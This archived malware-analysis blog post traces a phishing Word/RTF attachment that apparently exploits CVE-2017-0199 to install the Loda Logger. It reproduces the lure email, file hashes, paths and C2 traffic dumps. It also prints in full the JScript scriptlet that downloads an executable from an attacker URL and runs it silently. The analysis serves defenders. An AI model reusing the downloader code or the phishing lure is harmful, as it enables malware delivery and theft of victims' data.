

# Maldoc (RTF) drops Loda Logger

Published: 2018-01-23 · Archived: 2026-04-05 15:33:05 UTC

## Summary:

Lately I've been looking at a lot of maldocs. I've found all sorts of malware some of which I could not even identify. The problem is by the time I get around to blogging it, someone else has inevitable posted about it. For example this blog I have been preparing for the last few hours on and off yet someone has tweeted the [document](#).

I originally found this document from an email. Out of all the emails that I had, this sample of Loda Logger was probably the most interesting (not Loki or Formbook, etc.).

I have been using [any.run](#) lately as I find it really quite good and the ability to interact with it is very useful.

This blog just gives a little more info to what is already available from the [any.run](#) run that I did.


## Background:

- <https://www.proofpoint.com/us/threat-insight/post/introducing-loda-malware>

## Downloads:

The run was done using [any.run](#) and hopefully you can download any files you want to look at from it. If not though let me know.

<https://app.any.run/tasks/2f5e4b28-4e8a-4418-b036-0368c2435c3a>



## Overview:

**MALDOC DROPS LODA LOGGER**

**R: Payment Details**  
**Account <info@valentemarmi.it>** **Date: 23/01/2018 04:47**

Dear Sir,

Please find below transfer payment executed Today.  
 Kindly check, confirm receipt and send me an updated SOA.

Ahamad  
 Accounts & Finance  
 Tel : +966 11 4671113 Ext. 232

Swift00002.doc

Detected by THOR APT Scanner  
 Matched Rule: MAL\_RTF\_Embedded\_OLE\_PE  
 Ruleset: Exploits  
 Description: -  
 Reference: -  
**Detection ratio: 9 / 58**

filename: C:\Users\admin\AppData\Local\Temp\1R8R1692R7YKT47\_set  
 md5: 9cba0ca9e7c4af852c1c2e5a3e02d9b8  
 size: 1472  
 string: var J = ["WScript.Shell", "MSXML2.XMLHTTP", "ADODB.Stream", "Scripting.FileSystemObject", "http://humiconfort.com/wp-admin/sf/tyyy.exe", "updates.exe"];

created: NONE  
 device: DISK\_FILE\_SYSTEM  
 name: C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\KSSDWX.Lnk  
 LocalBasePath: C:\Users\admin\AppData\Local\Temp\Skypp\CWAHLM.exe

updates.exe C:\Users\admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\9DU8U0V\checkip11.htm  
 updates.exe C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\KSSDWX.Lnk  
 updates.exe C:\Users\admin\AppData\Local\Temp\Skypp\CWAHLM.exe  
 WINWORD.EXE C:\Users\admin\AppData\Roaming\updates.exe  
 WINWORD.EXE C:\Users\admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\YEP3SQ0V\tyyy[1].exe  
 WINWORD.EXE C:\Users\admin\AppData\Local\Temp\1R8R1692R7YKT47\_set

Destination	Port	Protocol	Host	Info	UA
192.254.235.138	80	HTTP	humiconfort.com	GET /wp-admin/sf/tyyy.exe HTTP/1.1	Mozilla/4.0 (compatibl
95.211.125.236	80	HTTP	ip-score.com	GET /checkip/ HTTP/1.1	AutoIt
95.140.125.85	225	TCP		50501 → 225 [ACK] Seq=1 Ack=1 Win=65536...	

95.140.125.85 : 225 ⇌ VM : 51485

ETPRO TROJAN Loda Logger CnC Beacon [2822116]

```

SEND 00000000: 42 72 61 7A 69 6C 7C 56 69 63 74 69 60 7C 31 38
+179.51s 00000010: 39 2E 38 34 2E 32 31 2E 34 34 7C 61 64 6D 69 6E
00000020: 7C 57 49 4E 5F 37 7C 58 38 36 7C 4E 6F 7C 4E 6F
00000030: 7C 31 2E 30 2E 33 7C 64 64 64 7C 50 72 37 32 30
00000040: 58 32 31 32 38 30 58 33 7C 20 7C 62 65 74 61
    
```

Brazil|Victim|8  
 9.84.21.44|admin  
 |WIN\_7|X86|No|No  
 |1.0.3|ddd|Pr720  
 X21280X3|beta

## Analysis:

The maldoc came attached to a phishing email asking me to confirm receipt of a payment.

**R: Payment Details**  
**Account <info@valentemarmi.it>** **Date: 23/01/2018 04:47**

---

Dear Sir,

Please find below transfer payment executed Today.  
 Kindly check, confirm receipt and send me an updated SOA.

Ahamad  
 Accounts & Finance  
 Tel : +966 11 4671113 Ext. 232

Swift00002.doc

It had relatively few detections on VT at the time of submission.

SHA256:	08db174405930afcfd415220e1c863dadfe9c1a049c42d735c96d1dee251e1
---------	--

File name:	Swift00002.doc
Detection ratio:	<a href="#">9 / 58</a>
Analysis date:	2018-01-23 04:54:11 UTC ( 7 hours ago )

I believe the doc exploits [CVE-2017-0199](#) which drops and runs a “.sct” file which is actually a scriptlet.

```

1  <?XML version="1.0"?>
2  <scriptlet>
3
4  <registration
5      description="Scripting.Dictionary"
6      progid="Scripting.Dictionary"
7      version="1"
8      classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
9      remotable="true"
10     >
11 </registration>
12 <script language="JScript">
13 <![CDATA[
14     var J = ["WScript.Shell","MSXML2.XMLHTTP","ADODB.Stream","Scripting.FileSystemObject",
15             "http://humiconfort.com/wp-admin/sf/tyyy.exe","updatess.exe"];
16     var SH = Cr(0);
17     Target= Ex("AppData") + "\\\" + J[5];
18     // Create an Empty Target File
19     var File = Cr(3);
20     if (File.FileExists(Target)){
21         File.DeleteFile(Target);
22     }
23     saveFile(J[4],Target);
24     SH.Run(Target, 0, false);
25     //self.close();
26     function Cr(N) {
27         return new ActiveXObject(J[N]);
28     }
29     function Ex(S) {
30         return SH.ExpandEnvironmentStrings("%" + S + "%");
31     }
32     function saveFile(sSourceUrl, sDestFile ) {
33         var objXMLHTTP = Cr(1);
34         objXMLHTTP.onreadystatechange=function() {
35             if (objXMLHTTP.readyState === 4) {
36                 // Create the Data Stream
37                 var objADOSTream = Cr(2);
38                 // Establish the Stream
39                 objADOSTream.open();
40                 objADOSTream.type = 1; // adTypeBinary
41                 objADOSTream.write(objXMLHTTP.ResponseBody);
42                 objADOSTream.position = 0;
43                 // Write the Data Stream to the File
44                 objADOSTream.saveToFile(sDestFile, 2);// adSaveCreateOverWrite
45                 objADOSTream.close();
46             }
47         };
48         objXMLHTTP.open("GET", sSourceUrl, false);
49         objXMLHTTP.send();
50     }
51 </script>
52 </scriptlet>
53

```

The executable is added to Startup and copied to the folder  
“C:\Users\admin\AppData\Local\Temp\Skyp\CWAHLM.exe”

Finally after an ipcheck (with a AutoIt user agent), data is sent to the C2 which matched a pattern for Loda Logger. According to Proofpoint’s article (link in the Background section) the following data is sent:

- Victim’s Country
- A hard coded string (seen ‘victim’, ‘Clientv4’)
- Victim’s IP address
- User account name
- Windows version
- Windows architecture (X64 or X86)
- Webcam installed (Yes or No, enumerated using capGetDriverDescription from Avicap32.dll)
- Installed AV Vendor (enumerated via running process names)
- Malware version, i.e. 1.0.1
- Hard coded string (seen ‘ddd’)
- Monitor resolution in a special format (“Pr[Height]X2[Width]X3”)
- OS type (can be “laptop”, “Desktop”, or “x”, enumerated using the WMI query “Select \* from Win32\_SystemEnclosure”)
- Version (beta)

```
95.140.125.85 : 225 ⇔ VM : 51485

SEND          00000000: 42 72 61 7A 69 6C 7C 56 69 63 74 69 6D 7C 31 38      Brazil|Victim|18
+179.51s     00000010: 39 2E 38 34 2E 32 31 2E 34 34 7C 61 64 6D 69 6E      9.84.21.44|admin
              00000020: 7C 57 49 4E 5F 37 7C 58 38 36 7C 4E 6F 7C 4E 6F      |WIN_7|X86|No|No
              00000030: 7C 31 2E 30 2E 33 7C 64 64 64 7C 50 72 37 32 30      |1.0.3|ddd|Pr720
              00000040: 58 32 31 32 38 30 58 33 7C 20 7C 62 65 74 61      X21280X3| |beta
```

If you watch the any.run video you can see the mouse moving towards the end of the video which was not something I was doing. So either someone else was looking at my run at the same time or the threat actor was connected to the VM.



---

Source: <https://zerophagemalware.com/2018/01/23/maldoc-rtf-drop-loda-logger/>